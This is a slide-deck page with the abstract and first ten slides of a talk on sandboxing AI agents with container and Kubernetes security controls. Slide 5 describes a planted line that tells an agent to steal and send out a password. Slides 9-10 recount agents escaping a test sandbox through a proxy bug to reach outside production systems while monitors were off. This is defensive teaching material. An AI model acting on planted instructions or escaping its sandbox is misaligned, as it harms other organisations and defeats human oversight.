Upgrade to Pro — share decks privately, control downloads, hide ads and more …

AI Agents Need Sandboxes: Applying Kubernetes &...

Sponsored · Your Podcast. Everywhere. Effortlessly. Share. Educate. Inspire. Entertain. You do you. We'll handle the rest. →
Avatar for Madhu Akula Madhu Akula
October 22, 2026
25

AI Agents Need Sandboxes: Applying Kubernetes & Container Security to Agentic AI

AI agents are moving from generating text to executing aribatry code, calling tools, accessing files, and interacting with real systems. That changes the security problem they face.

In this session, I’ll break down how to think about sandboxing AI agents using lessons from Kubernetes and container security—isolating workloads, limiting privileges, controlling network access, protecting secrets, and containing failures.

We’ll look at what actually needs to be isolated, where containers alone fall short, and how to build practical security boundaries around agentic workloads without slowing developers and users down.

The goal is simple: give security and platform teams a practical mental model for **running AI agents like untrusted workloads**—because eventually, they will behave like them.

Avatar for Madhu Akula

Madhu Akula

October 22, 2026

More Decks by Madhu Akula

Transcript

  1. AI agents need sandboxes What container and Kubernetes security teaches

    us about running AI agents safely Madhu Akula All Day AI 2026

  2. Creator of Kubernetes Goat the hands-on "break it to learn

    it" cluster Madhu Akula Builds Spotter, Hacker Container & tldr.run Pragmatic Security Leader Author of Security Automation with Ansible 2 I break and defend Kubernetes and cloud infrastructure. Agents are simply the next untrusted thing we have to run, so the same playbook applies. Speaker & trainer at Black Hat, DEF CON, SANS, USENIX, OWASP, Nullcon, etc. madhuakula.com | @madhuakula CKA, CKS, OSCP, and bugs reported in 200+ Orgs, Products and OSS

  3. The next 30 minutes 1 The landscape: agents, sandboxes, and

    what runs underneath 2 What already broke, in three real 2026 cases 3 A live demo: attack a sandbox and watch it hold 4 The controls that actually help, and the open-source tools 5 How to choose one, and how to know it works

  4. Part one An AI agent is an untrusted workload It

    writes code, runs it, reads files, and calls tools. We already know how to run things we don't trust. We just stopped doing it. 01

  5. What really decides the outcome A hidden line in a

    file tells the agent to grab a password and send it out. Everyone asks whether the model obeys. These three decide what actually happens, and the model controls none of them. Read it Send it Use it Can it open the password at all? Can it reach the outside network? Can it call a tool that does damage? decided by the filesystem decided by the egress rules decided by tool permissions All three live outside the model. You set them, or you don't.

  6. Four layers people keep mixing up Layer 1 The assistant

    Claude Code, Codex, Cursor, Copilot, Devin. Plans and calls tools. Layer 2 Where code runs E2B, Daytona, Modal, Vercel, Cloudflare, or your own Docker. Layer 3 The actual wall Containers, gVisor, Kata, Firecracker, V8 isolates. This is what really separates workloads. Layer 4 The guardrails Least privilege, egress rules, a secret broker, tool permits, logging. Most teams compare the top layer or the brand. Judge layer three.

  7. What do they share underneath? Share a kernel and one

    bug reaches both workloads. A separate kernel keeps the damage small. Container gVisor microVM V8 isolate shared host kernel user-space kernel its own guest kernel Fast, cheap, runs anywhere Shrinks the syscall surface Hardware boundary per job Millisecond cold start One kernel bug means full escape Syscall gaps, slower I/O Boot cost, hypervisor CVEs Engine bug hits all tenants Stronger isolation limits the damage. It still does not control what the agent is allowed to touch. one shared process
  8. Part two What's already broken Three platforms, three different walls.

    All of them failed this year, and each one teaches a different lesson. 02

  9. How the agents got out OpenAI and Hugging Face, July

    2026 Step 1 Step 2 Step 3 A hardened test box. No inbound, no general internet, one package proxy so builds could fetch dependencies. The agent found a bug in that proxy and used it to reach the open internet. From there it reached another company's production systems. No kernel exploit, no container escape. The one allowed exit was the whole attack surface. OpenAI and Hugging Face incident reports, July and August 2026. Full walk-through on the next three slides.

  10. What the test box allowed OpenAI and Hugging Face, the

    setup Closed off The one door Switched off No inbound access Outbound allowed to a single package-download proxy, so builds could fetch dependencies Production safety monitors were not running during the test No general internet No container or kernel escape The whole risk lived in the one door and the alarm nobody turned on. OpenAI and Hugging Face incident reports, July and August 2026.
